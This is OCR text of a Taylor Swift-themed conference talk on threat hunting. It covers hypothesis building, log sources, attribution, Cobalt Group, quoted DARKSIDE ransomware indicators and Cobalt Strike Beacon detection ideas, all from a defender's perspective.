
I Knew You were Trouble

A Lesson in Hypothesis and Threat Hunting




Hi, I'm ~~Taylor~~ Kirstie!

Senior IR Consultant

Remember to tell them:

- Taylor Swift Fan
- Threat Hunting Fan
- Proud dog momma
- Can be found on Twitter


@gigs_security




NOX!

Taylor Swift & Threat Hunting

- Global popstar
- Flexes on her planning skills
- Easter Eggs and Critical Thinking





A Deeper Investigation Into Whether Taylor Swift Was Hiding In That Giant Suitcase Or Not

This is serious stuff, people!!!

Taylor Swift Terminology


Eras


Every album cycle is referred to as an “Era”.


You nOw / yoU're the Lucky one
yeah, they'll tell you now / you're the
lucky one / but can you tell me now
/ you're the lucky one / oh, oh, oh...
// now It's big blacK cars and riviEra
views / and your lover in the foyer
doesn'T even knOw you / and your
secrets end up splashed on the new
front page / and they tell you tho
you're lucKy but you're so coNfuse
/ cause yOu don't feel pretty, you j

Easter Eggs

Secret messages that Taylor Swift leaves behind in her music to communicate with her fans


taylorswift
reputation
Available tonight on all streaming services.



taylorswift



Capital @CapitalOfficial · Aug 18, 2017
THIS IS NOT A DRILL Looks like @taylorswift13 is gearing up for her comeback. LOOK AT THE BLACKED OUT SOCIAL MEDIA.
Message
Taylor Swift
Followed by jaska_thiara, matthewcordova, nolanpdilla + 42 more
0 Following
85.3M Followers
Tweets
Tweets & replies
Media
Likes
Taylor Swift @taylorswift13 · 11/5/11
Stadiums are pretty. Especially this one.
instagr.am/p/S3xMh/
600
1,837
952
FETISH
Want You Back
Green Light
Taylor Swift
@TaylorSwift
Shop Now
31
963
1.6K


Capital @CapitalOfficial · Aug 18, 2017

Replying to @CapitalOfficial and @taylorswift13

She's also unfollowed EVERYONE. WHAT IS GOING ON?! 😩😩😩




taylorswift
VOGUE
reputation
Available tonight on all streaming services.



taylorswift


taylorswift

Nice to meet ya, where you been?

Create a targeted open ended question

Collect the data you need to understand the question better



Is it the right data to get accurate answers?

taylorswift

Liked by and **1,644,131 others**

taylorswift Okay NOW there are five holes in the fence 😬🤠💋

August 18, 2019

Find out what you want, get that data in just a month

Endpoint

EDR, AV, User Interactions, Asset Management, etc

Heard bout Sysmon?

Network


VPN, Firewall, DNS, DHCP, Proxies, etc

ZEEKing cool

Cloud

M365 UAL, Azure logging, AWS CloudTrail, GCP Audit logging, etc

Honey, Life is just a classroom.



The best way to stay up to date with what is going in the world of threat intelligence -

- Annual Global Threat Briefs
- Threat Blogs
- Twitter
- Podcasts/Webinars

And the most important thing: You can turn it into actionable items to continuously improve and protect your environment.

Attribution Matters

The who

Ability to identify who dun it

The when

When did this Threat Actor carry out their campaign?

The what

What was the Threat Actor after?

The why

Could there a specific motivation behind the campaign?


The where

Is this campaign targeting somewhere specifically?

The How

How is the campaign carried out?

Say you'll remember me...



Tools != Group

- Consider where the name of each group you're hunting sourced from.
- DATA - DATA - DATA
- *Threat actors* use **tools** to complete missions


The Cobalt Group

Home > Groups > Cobalt Group


Cobalt Group

Cobalt Group is a financially motivated threat group that has primarily targeted financial institutions. The group has conducted intrusions to steal money via targeting ATM systems, card processing, payment systems and SWIFT systems. Cobalt Group has mainly targeted banks in Eastern Europe, Central Asia, and Southeast Asia. One of the alleged leaders was arrested in Spain in early 2018, but the group still appears to be active. The group has been known to target organizations in order to use their access to then compromise additional victims. [1] [2] [3] [4] [5] [6] [7] Reporting indicates there may be links between Cobalt Group and both the malware Carbanak and the group Carbanak. [8]

ID: G0080



This is why we can't have nice things



Nick Carr
@ItsReallyNick

If you think it's valuable at some point in time to know the difference between an authorized red team improving security and a criminal deploying ransomware – then we agree that attribution matters.

I just prefer doing it earlier – or even before an intrusion – bc there's time.

4:16 PM · 12/21/19 · Twitter for iPhone

Building out Hunts - OSINT Articles

Find an article

- Read through the content:
  - Your Industry?
  - Your Tech?
  - Actionable data?
- Determine level of effort
- Create Hypothesis and Actionable Hunts


Business Risk based on Intel

- Provide accurate risks driven by results
- Validate concerns of Exec Leadership


UNDERSTAND TIMING

I.E. Time To Ransomware (“TTR”)


This is the Golden Age of Something Right and Real




Friends don't let friends make 5 holes in the fence theories



If the shoe fits, walk in it
until your high heels break





Types of hunts

Proactive

TTPs

Published Blogs

OSINT

Reactionary

Alert follow on hunting

Interesting pivot points

This is me trying - hypothesis creation

THE GOAL: what is the item we're looking to identify?

Grab IOCs and data sources to identify if all items are available.

Document minimal visibility for improvement

Start: 2021-07-16

Finish: 2021-07-16

Notes: Documentation is your friend

NEXT STEPS

1. ~~validate the data needed~~
2. verify data is available
3. organize IOCs
4. Confirm data with known good
5. Hunt for known bad
6. Document anomalies and/or gaps!

Things to keep in mind:

- Structure, yet broad question
- Proper data sets?
- How can I close the gaps?

Threat Research Blog

Shining a Light on DARKSIDE Ransomware Operations

May 11, 2021 | by Jordan Nuce, Jeremy Kennelly, Kimberly Goody, Andrew Moore, Alyssa Rahman, Matt Williams, Brendan McKeague, Jared Wilson

RANSOMWARE | UNC | THREAT INTELLIGENCE | EXTORTION

Update (May 14): Mandiant has observed multipl
with DARKSIDE RaaS affiliates by the operators
their infrastructure, including their blog, paymen
Decrypters would also be provided for companie
post cited law enforcement pressure and pressu
independently validated these claims and there i
scam.

Background

Since initially surfacing in August 2020, the crea
a global crime spree affecting organizations in m
of their peers, these actors conduct multifaceted
allowing them to demand payment for unlocking
victims.

The origins of these incidents are not monolithic
(RaaS) wherein profit is shared between its own
organizations and deploy the ransomware. Mand
this ransomware, which is consistent with multip
varying levels of technical sophistication through
commercially available and legitimate tools to fa
threat clusters also employed a now patched zer

Reporting on DARKSIDE has been available in ac

DARKSIDE Ransomware Service

Beginning in November 2020, the Russian-speaking actor "dar
language forums exploit.in and xss.is. In April 2021, darksupp p
included several new features and a description of the types o
(Table 1). Affiliates retain a percentage of the ransom fee from
RaaS operators take 25% for ransom fees less than $500,000,
greater than $5 million.

In addition to providing builds of DARKSIDE ransomware, the
accessible via TOR. The actors use this site to publicize victims
paying for the non-release of stolen data. A recent update to t
indicates that actors may attempt to DDoS victim organization
prohibited from targeting hospitals, schools, universities, non-p
may be an effort by the actor(s) to deter law enforcement acti
additional scrutiny. Affiliates are also prohibited from targeting
States (CIS) nations.

Advertisement Date/Version	Feature/Update
Nov. 10, 2020 (V1)	Ability to generate builds for Windows and Linux environm within the administration pan
	Encrypts files using Salsa20 e along with an RSA-1024 publi
	Access to an administrative p that can be used by clients to Darkside builds, payments, bl and communication with victi

Host-Based Indicators

Persistence Mechanism

Early versions of the malware did not contain a persistence mechanism. An external tool or installer was required if the attacker desired persistence. A DARKSIDE version observed in May 2021 implement a persistence mechanism through which the malware creates and launches itself as a service with a service name and description named using eight pseudo-randomly defined lowercase hexadecimal characters (e.g., ".e98fc8f7") that are also appended by the malware to various other artifacts it created. This string of characters is referenced as *<ransom_ext>*. :

Service Name: <ransom_ext>
Description: <ransom_ext>

Filesystem Artifacts

Created Files

%CD%\LOG<ransom_ext>.TXT
README<ransom_ext>.TXT
<original_filename_plus_ext><ransom_ext>
May version: %PROGRAMDA

Registry Artifacts

The DARKSIDE version observed i

HKCR\<ransom_ext>\DefaultIcon\

Details

Configuration

Related Indicators

UNC2628

Indicator	Description
	BEACON C2
	BEACON C2
	BEACON C2
	BEACON C2
	BEACON C2
	BEACON C2
	Login Source
	BEACON Sample

VIRUSTOTAL


Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

FILE | URL | SEARCH

181ab725468cc1a8f28883a95034e17d

By submitting data above, you are agreeing to our Terms of Service and Privacy Policy, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.

Want to automate submissions? Check our API, free quota grants available for new file uploads


41
/ 65
Community Score
41 security vendors flagged this file as malicious
71692622b63ec19d2b266fb81a11f026f74041fcf5523daf16f14230caf43032
2021_03_06-10_57_54_AM_x86.dll
overlay
pedll
DETECTION
DETAILS
RELATIONS
Ad-Aware
Trojan.CobaltS
Alibaba
Trojan:Win32/C
SecureAge APEX
Malicious
BitDefender
Trojan.CobaltS
ClamAV
Win.Malware.C
Cylance
Unsafe
Cyren
W32/Trojan.GC
DETECTION
DETAILS
RELATIONS
BEHAVIO
Contained In Graphs
muirshad
CobaltStikeBeacon

'Cause us traitors Never win

Cobalt Strike

- Adversary emulation
- Used by Red teams
  - And TAs
- Payloads have to get there somehow

- Provides backdoor access
- Memory resident or persistent
- Leverages host based tools

- [x] Powershell Logging
- [x] Real Time Alerting
- [ ] Network capturing
- [ ] Host based sweeping
- [ ] Codified Indicators

Where to Start - Windows OS

Network	DNS requests User Agent anomalies, named pipes anomalies,
Endpoint (Active)	Real time alerting, system processes beaconing
Endpoint (Historical)	Powershell, scheduled tasks, Service Installs,
Cloud	auth logs, object level access logs,

DON'T FORGET!!!

- [x] ~~Panic~~
- [ ] Read OSINT Blog Posts
- [ ] Check up on twitter
- [ ] Check out Github!
- [ ] You will get FPs, it's okay.

Shake it off!

Host-Based Indicators

MD5: 181ab725468cc1a8f28883a95034e17d

- Likely a payload that is dropped by some obfuscated powershell script

HUNTS:

- Obfuscated powershell (historic powershell logging && active process commands)

